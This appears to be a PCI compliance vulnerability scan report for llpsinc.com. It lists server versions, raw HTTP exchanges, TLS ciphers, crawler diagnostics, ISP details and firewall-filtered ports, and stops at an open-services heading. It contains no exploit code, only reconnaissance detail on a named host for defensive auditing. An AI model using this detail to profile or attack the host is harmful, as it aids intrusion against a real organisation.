<A HREF="http://jetty.mortbay.org"><IMG SRC="jetty_banner.gif"></A>
<h1>Welcome to Jetty 9 on Debian</h1>

<P align="justify">
Jetty is a 100% Java HTTP Server and Servlet Container. This means
that you do not need to configure and run a seperate web server (like Apache)
in order to use java, servlets and JSPs to generate dynamic content. Jetty
is a fully featured web server for static and dynamic content. Unlike separate
server/container solutions, this means that your web server and web application
run in the same process, without interconnection overheads and complications.
Furthermore, as a pure java component, Jetty can be simply included in your
application for demonstration, distribution or deployment. Jetty is available
on all Java supported platforms. </p>

</BODY>
</HTML>
HTTP/1.1 404 Not Found
Cache-Control: must-revalidate,no-cache,no-store

Content-Type: text/html;charset=iso-8859-1
Content-Length: 453
Server: Jetty(9.4.57.v20241219)

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1"/>
<title>Error 404 Not Found</title>
</head>
<body><h2>HTTP ERROR 404 Not Found</h2>
<table>
<tr><th>URI:</th><td>/Q_Evasive/</td></tr>
<tr><th>STATUS:</th><td>404</td></tr>
<tr><th>MESSAGE:</th><td>Not Found</td></tr>
<tr><th>SERVLET:</th><td>default</td></tr>
</table>
<hr/>Powered by Jetty:// 9.4.57.v20241219<hr/>

</body>
</html>

Default Web Page (Follow HTTP Redirection) port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	13910
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:
The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:
N/A

SOLUTION:
N/A

Patch:
Following are links for downloading patches to fix the vulnerabilities:

nas-201911-01

RESULT:
GET / HTTP/1.1
Host: 1730192-007-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at 1730192-007-static.lnngmiaa.metronetinc.net Port 443</address>
</body></html>
GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at llpsinc.com Port 443</address>
</body></html>

List of Web Directories — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86672
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2004-09-10 23:40:57.0

THREAT:

Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:

N/A

SOLUTION:
N/A

RESULT:

Directory Source
/cgi-bin/ brute
force
/icons/ brute force

Scan Diagnostics — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:
Target web application page https://llpsinc.com/ fetched. Status code:301, Content-Type:text/html, load time:178 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 1 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)

Batch #4 WebCgiOob: 165 vulnsigs tests, completed 33 requests, 0 seconds. Completed 33 requests of 210 estimated requests (15.7143%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 1 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 1 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 0 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 1 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 1 minute (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 858 requests, 9 seconds. Completed 858 requests of 2145 estimated requests (40%). All tests completed.
Duration of Crawl Time: 4.00 (seconds)
Duration of Test Phase: 13.00 (seconds)
Total Scan Time: 17.00 (seconds)

Total requests made: 1176
Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds
HTML form authentication unavailable, no WEBAPP entry found

Scan Activity per Port

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	45426
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-06-24 12:42:21.0

THREAT:
Scan activity per port is an estimate of the amount of internal process time the scanner engine spent scanning a particular TCP or UDP port. This information can be useful to determine the reason for long scan times. The individual time values represent internal process time, not elapsed time, and can be longer than the total scan time because of internal parallelism. High values are often caused by slowly responding services or services on which requests time out.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Protocol Port
Time
TCP 80 5:35:44
TCP 443 4:34:41
TCP 8080 2:10:04

Referrer-Policy HTTP Security Header Not Detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade

3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 443 port.
GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

SSL Certificate will expire within next six months — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38600
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-11-14 18:55:13.0

THREAT:
Certificates are used for authentication purposes in different protocols such as SSL/TLS. Each certificate has a validity period outside of which it is supposed to be considered invalid. This QID is reported to inform that a certificate will expire within next six months. The advance notice can be helpful since obtaining a certificate can take some time.

IMPACT:
Expired certificates can cause connection disruptions or compromise the integrity and privacy of the connections being protected by the certificates.

SOLUTION:
Contact the certificate authority that signed your certificate to arrange for a renewal.

RESULT:
Certificate #0 CN=llpsinc.com The certificate will expire within six months: Jul 27 08:21:53 2025 GMT

Web Server Version — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

External Links Discovered — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 1
https://www.llpsinc.com//

Links Crawled — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 4.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

https://llpsinc.com/

Business logic abuse potential due to presence of external domains detected — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
jetty.mortbay.org

HTTP Strict Transport Security (HSTS) Support Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	86137
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2015-06-08 22:10:22.0

THREAT:
HTTP Strict Transport Security (HSTS) is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

HTTP Response Method and Header Information Collected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 80.

GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date: Tue, 03 Jun 2025 17:32:48 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//
Content-Length: 310
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

Web Server Version — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Server Version Server Banner
Jetty(9.4.57.v20241219) Jetty(9.4.57.
v20241219)

Links Crawled — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 4.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

https://1730192-007-static.lnngmiaa.metronetinc.net/

Internet Service Provider

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45005
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2013-09-27 19:31:33.0

THREAT:
The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).

This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:
This information can be used by malicious users to gather more information about the network infrastructure that may aid in launching further attacks against it.

SOLUTION:
N/A

RESULT:
The ISP network handle is: COGENT-A
ISP Network description:
PSINet, Inc.

Secure Sockets Layer (SSL) Certificate Transparency Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38718
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-06-08 21:07:04.0

THREAT:

SSL Certificate Transparency is an industry effort to improve visibility into the process of how certificate authorities issue certificates. It is designed to allow the owners of domain names to find all certificates that have been issued for their domains, and which certificate authorities have issued them. This is done by requiring certificate authorities to publish all issued certificates in public logs. TLS servers can then provide cryptographic evidence to TLS clients that the server certificate has been registered in public logs, thus providing some degree of confidence that the certificate is legitimate. Such cryptographic evidence is referred to as an "SCT Log Proof".

The information below lists all validated SCT Log Proofs for server certificates along with information about the public log, where available.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Source Validated Name URL ID Time
Certificate #0 CN=llpsinc.com
Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT
Certificate no (unknown) (unknown) af181a28d68ca3e0a98a4c9c67ab09f8bbbc22baaebcb138a3a19dd3f9b6030d Thu 01 Jan 1970 12:00:00 AM GMT
Certificate #0 CN=llpsinc.com
Certificate no (unknown) (unknown) ccfb0f6a85710965fe959b53cee9b27c22e9855c0d978db6a97e54c0fe4c0db0 Thu 01 Jan 1970 12:00:00 AM GMT
Certificate no (unknown) (unknown) af181a28d68ca3e0a98a4c9c67ab09f8bbbc22baaebcb138a3a19dd3f9b6030d Thu 01 Jan 1970 12:00:00 AM GMT

Business logic abuse potential due to presence of external domains detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:

External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:

N/A

SOLUTION:

Audit external domains accessed by your application. If possible launch scans against those.

RESULT:

External domains could be involved in potential business logic abuse.
www.llpsinc.com

SSL Server Information Retrieval — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38116
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2016-05-24 21:02:48.0

THREAT:

The following is a list of supported SSL ciphers.

Note: If a cipher is included in this list it means that it was possible to establish a SSL connection using that cipher. There are some web servers setups that allow connections to be established using a LOW grade cipher, only to provide a web page stating that the URL is accessible only through a non-LOW grade cipher. In this case even though LOW grade cipher will be listed here QID 38140 will not be reported.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

CIPHER KEY-EXCHANGE AUTHENTICATION MAC ENCRYPTION(KEY-STRENGTH)
GRADE

SSLv2 PROTOCOL IS DISABLED
SSLv3 PROTOCOL IS DISABLED
TLSv1 PROTOCOL IS DISABLED
TLSv1.1 PROTOCOL IS DISABLED
TLSv1.2 PROTOCOL IS ENABLED
TLSv1.2 COMPRESSION METHOD None
DHE-RSA-AES128-GCM-SHA256 DH RSA AEAD AESGCM(128) MEDIUM
DHE-RSA-AES256-GCM-SHA384 DH RSA AEAD AESGCM(256) HIGH
ECDHE-RSA-AES128-GCM-SHA256 ECDH RSA AEAD AESGCM(128) MEDIUM
ECDHE-RSA-AES256-GCM-SHA384 ECDH RSA AEAD AESGCM(256) HIGH
ECDHE-RSA-CHACHA20-POLY1305 ECDH RSA AEAD CHACHA20/POLY1305(256) HIGH
TLSv1.3 PROTOCOL IS ENABLED
TLS13-AES-128-GCM-SHA256 N/A N/A AEAD AESGCM(128) MEDIUM
TLS13-AES-256-GCM-SHA384 N/A N/A AEAD AESGCM(256) HIGH
TLS13-CHACHA20-POLY1305-SHA256 N/A N/A AEAD CHACHA20/POLY1305(256) HIGH

Host Scan Time - Scanner

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-09-15 18:02:52.0

THREAT:

The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also

includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Scan duration: 9792 seconds

Start time: Tue, Jun 03 2025, 17:21:44 GMT

End time: Tue, Jun 03 2025, 20:04:56 GMT

HTTP Response Method and Header Information Collected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:

This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:

This QID returns the HTTP response method and header information returned by a web server.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

HTTP header and method information collected on port 443.

GET / HTTP/1.1
Host: llpsinc.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date: Tue, 03 Jun 2025 19:29:46 GMT
Server: Apache/2.4.62 (Debian)

Location: https://www.llpsinc.com//
Content-Length: 311
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

Web Server Supports HTTP Request Pipelining — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:
Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:
Support for URL-Request Pipelining has interesting consequences. For example, as explained in this paper by Daniel Roelker, it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Spliting style attacks.

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host:217.180.217.103:443

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.103:443

HTTP/1.1 301 Moved Permanently
Date: Tue, 03 Jun 2025 19:55:29 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//
Content-Length: 315
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 443</address>
</body></html>
HTTP/1.1 301 Moved Permanently
Date: Tue, 03 Jun 2025 19:55:29 GMT
Server: Apache/2.4.62 (Debian)
Location: https://www.llpsinc.com//Q_Evasive/
Content-Length: 325
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.103 Port 443</address>
</body></html>

Scan Diagnostics — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Target web application page https://1730192-007-static.lnngmiaa.metronetinc.net/ fetched. Status code:301, Content-Type:text/html, load time:176 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 0 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 33 requests, 1 seconds. Completed 33 requests of 210 estimated requests (15.7143%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 1 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 0 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 1 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 0 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 1 minute (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 858 requests, 9 seconds. Completed 858 requests of 2145 estimated requests (40%). All tests completed.
Duration of Crawl Time: 4.00 (seconds)
Duration of Test Phase: 13.00 (seconds)
Total Scan Time: 17.00 (seconds)

Total requests made: 1176

Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds
HTML form authentication unavailable, no WEBAPP entry found

External Links Discovered — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 1
http://jetty.mortbay.org/

Firewall Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-

Bugtraq ID:	-
Last Update:	2019-04-22 02:37:57.0

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Some of the ports filtered by the firewall are: 20, 21, 22, 23, 25, 53, 111, 135, 445, 1.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports are probed.
1-79,81-442,444-6128,6130-8079,8081-65535

Open TCP Services List

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

